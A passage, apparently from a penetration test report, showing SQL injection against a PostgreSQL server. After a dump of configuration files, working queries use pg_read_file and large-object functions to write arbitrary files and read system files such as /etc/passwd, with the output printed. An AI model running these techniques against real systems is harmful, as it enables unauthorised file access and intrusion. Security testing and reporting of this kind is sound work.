                    # (change requires restart)

# - Security and Authentication -

#authentication_timeout = 1min      # 1s-600s
#ssl = off              # (change requires restart)
#ssl_ciphers = 'ALL:!ADH:!LOW:!EXP:!MD5:@STRENGTH'  # allowed SSL ciphers
                    # (change requires restart)
#ssl_renegotiation_limit = 512MB    # amount of data between
renegotiations
#ssl_cert_file = 'server.crt'       # (change requires restart)
#ssl_key_file = 'server.key'        # (change requires restart)
#ssl_ca_file = ''           # (change requires restart)
#ssl_crl_file = ''          # (change requires restart)
#password_encryption = on
#db_user_namespace = off

# Kerberos and GSSAPI
#krb_server_keyfile = ''
#krb_srvname = 'postgres'       # (Kerberos only)
#krb_caseins_users = off

# - TCP Keepalives -
# see "man 7 tcp" for details

#tcp_keepalives_idle = 0        # TCP_KEEPIDLE, in seconds;
                    # 0 selects the system default
#tcp_keepalives_interval = 0        # TCP_KEEPINTVL, in seconds;
                    # 0 selects the system default
#tcp_keepalives_count = 0       # TCP_KEEPCNT;
                    # 0 selects the system default


#------------------------------------------------------------------------------
# RESOURCE USAGE (except WAL)
#------------------------------------------------------------------------------

# - Memory -

shared_buffers = 32MB           # min 128kB
                    # (change requires restart)
#temp_buffers = 8MB         # min 800kB
#max_prepared_transactions = 0      # zero disables the feature
                    # (change requires restart) # Note:  Increasing max_prepared_transactions costs ~600 bytes
of shared memory # per transaction slot, plus lock space (see max_locks_per_transaction).
```

```
# It is not advisable to set max_prepared_transactions nonzero unless you # actively intend to use prepared
transactions.
#work_mem = 1MB             # min 64kB
#maintenance_work_mem = 16MB        # min 1MB
#max_stack_depth = 2MB          # min 100kB

# - Disk -

#temp_file_limit = -1           # limits per-session temp file space
                    # in kB, or -1 for no limit

# - Kernel Resource Usage -

#max_files_per_process = 1000       # min 25
                    # (change requires restart)
#shared_preload_libraries = ''      # (change requires restart)

# - Cost-Based Vacuum Delay -

#vacuum_cost_delay = 0ms        # 0-100 milliseconds
#vacuum_cost_page_hit = 1       # 0-10000 credits
#vacuum_cost_page_miss = 10     # 0-10000 credits
#vacuum_cost_page_dirty = 20        # 0-10000 credits
#vacuum_cost_limit = 200        # 1-10000 credits

# - Background Writer -

#bgwriter_delay = 200ms         # 10-10000ms between rounds
#bgwriter_lru_maxpages = 100        # 0-1000 max buffers written/round
#bgwriter_lru_multiplier = 2.0      # 0-10.0 multipler on buffers
scanned/round

# - Asynchronous Behavior -

#effective_io_concurrency = 1       # 1-1000; 0 disables prefetching


#------------------------------------------------------------------------------
# WRITE AHEAD LOG
#------------------------------------------------------------------------------

# - Settings -

#wal_level = minimal            # minimal, archive, or hot_standby
                    # (change requires restart)
#fsync = on             # turns forced synchronization on or off
#synchronous_commit = on        # synchronization level;
                    # off, local, remote_write, or on
#wal_sync_method = fsync        # the default is the first option
                    # supported by the operating system:
                    #   open_datasync
                    #   fdatasync (default on Linux)
                    #   fsync
                    #   fsync_writethrough
                    #   open_sync
#full_page_writes = on          # recover from partial page writes
#wal_buffers = -1           # min 32kB, -1 sets based on shared_buffers
                    # (change requires restart)
#wal_writer_delay = 200ms       # 1-10000 milliseconds

#commit_delay = 0           # range 0-100000, in microseconds
#commit_siblings = 5            # range 1-1000

# - Checkpoints -

#checkpoint_segments = 3        # in logfile segments, min 1, 16MB each
#checkpoint_timeout = 5min      # range 30s-1h
#checkpoint_completion_target = 0.5 # checkpoint target duration, 0.0 -
```

```
1.0
#checkpoint_warning = 30s       # 0 disables

# - Archiving -

#archive_mode = off     # allows archiving to be done
                # (change requires restart)
#archive_command = ''       # command to use to archive a logfile
segment
                # placeholders: %p = path of file to archive
                #               %f = file name only
                # e.g. 'test ! -f /mnt/server/archivedir/%f && cp % p /mnt/server/archivedir/%f'
#archive_timeout = 0        # force a logfile segment switch after this
                # number of seconds; 0 disables


#------------------------------------------------------------------------------
# REPLICATION
#------------------------------------------------------------------------------

# - Sending Server(s) -

# Set these on the master and on any standby that will send replication data.

#max_wal_senders = 0        # max number of walsender processes
                # (change requires restart)
#wal_keep_segments = 0      # in logfile segments, 16MB each; 0 disables
#replication_timeout = 60s  # in milliseconds; 0 disables

# - Master Server -

# These settings are ignored on a standby server.

#synchronous_standby_names = '' # standby servers that provide sync rep
                # comma-separated list of application_name
                # from standby(s); '*' = all
#vacuum_defer_cleanup_age = 0   # number of xacts by which cleanup is
delayed

# - Standby Servers -

# These settings are ignored on a master server.

#hot_standby = off          # "on" allows queries during recovery
                    # (change requires restart)
#max_standby_archive_delay = 30s    # max delay before canceling queries
                    # when reading WAL from archive;
                    # -1 allows indefinite delay #max_standby_streaming_delay = 30s  # max delay before
canceling queries
                    # when reading streaming WAL;
                    # -1 allows indefinite delay #wal_receiver_status_interval = 10s # send replies at least
this often
                    # 0 disables
#hot_standby_feedback = off     # send info from standby to prevent
                    # query conflicts


#------------------------------------------------------------------------------
# QUERY TUNING
#------------------------------------------------------------------------------

# - Planner Method Configuration -

#enable_bitmapscan = on
#enable_hashagg = on
#enable_hashjoin = on
#enable_indexscan = on
#enable_indexonlyscan = on
#enable_material = on
```

```
#enable_mergejoin = on
#enable_nestloop = on
#enable_seqscan = on
#enable_sort = on
#enable_tidscan = on

# - Planner Cost Constants -

#seq_page_cost = 1.0            # measured on an arbitrary scale
#random_page_cost = 4.0         # same scale as above
#cpu_tuple_cost = 0.01          # same scale as above
#cpu_index_tuple_cost = 0.005       # same scale as above
#cpu_operator_cost = 0.0025     # same scale as above
#effective_cache_size = 128MB

# - Genetic Query Optimizer -

#geqo = on
#'
```

```
select pg_read_file('/var/lib/pgsql9/data/pg_hba.conf',0,300):    '#
PostgreSQL Client Authentication Configuration File # ===========================================
#
# Refer to the "Client Authentication" section in the PostgreSQL # documentation for a complete description of
this file.  A short # synopsis follows.
#
# This file controls: which hosts are'
```

Write arbitrary text content to the filesystem:

```
create table sqli(data text)
insert into public.sqli(data) values ('##testing filesystem write##')
select count(1) from public.sqli:    '1'
select  lo_create(989898):    '????'
insert into pg_largeobject values (989898,0,decode((select data from sqli), 'escape'))
select count(1) from pg_largeobject where loid = 989898:    '1'
lo_export(989898,'/var/lib/pgsql9/data/testwritefile'):    '1'
select pg_read_file('/var/lib/pgsql9/data/testwritefile',0,100):
'##testing filesystem write##'
```

Read non-database-related files on the filesystem readable by the database server's OS user:

```
select lo_import('/etc/httpd/conf/httpd.conf'):    '19382'
select lo_export(19382,'/var/lib/pgsql9/data/httpd.conf'):    '1'
pg_read_file('/var/lib/pgsql9/data/httpd.conf',0,50):    '#
# This is the main Apache server configuration f'
```

```
select lo_import('/etc/passwd'):    '19424'
select lo_export(19424,'/var/lib/pgsql9/data/passwd'):    '1'
pg_read_file('/var/lib/pgsql9/data/passwd', 0, 10000):
'root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:/:/sbin/nologin
```

```
ec2-user:x:222:500:EC2 Default User:/home/ec2-user:/bin/bash saslauth:x:221:76:"Saslauthd
user":/var/empty/saslauth:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin tcpdump:x:72:72::/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql9:/bin/bash
apache:x:48:48:Apache:/var/www:/sbin/nologin
zuser:x:500:501::/home/zuser:/bin/bash
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash '
```

Due to the nuances of this particular vulnerability and time limitations, we were unable to exfiltrate data from the “core” schema used by the application or gain OS level access, but we’re confident it would be possible given more time.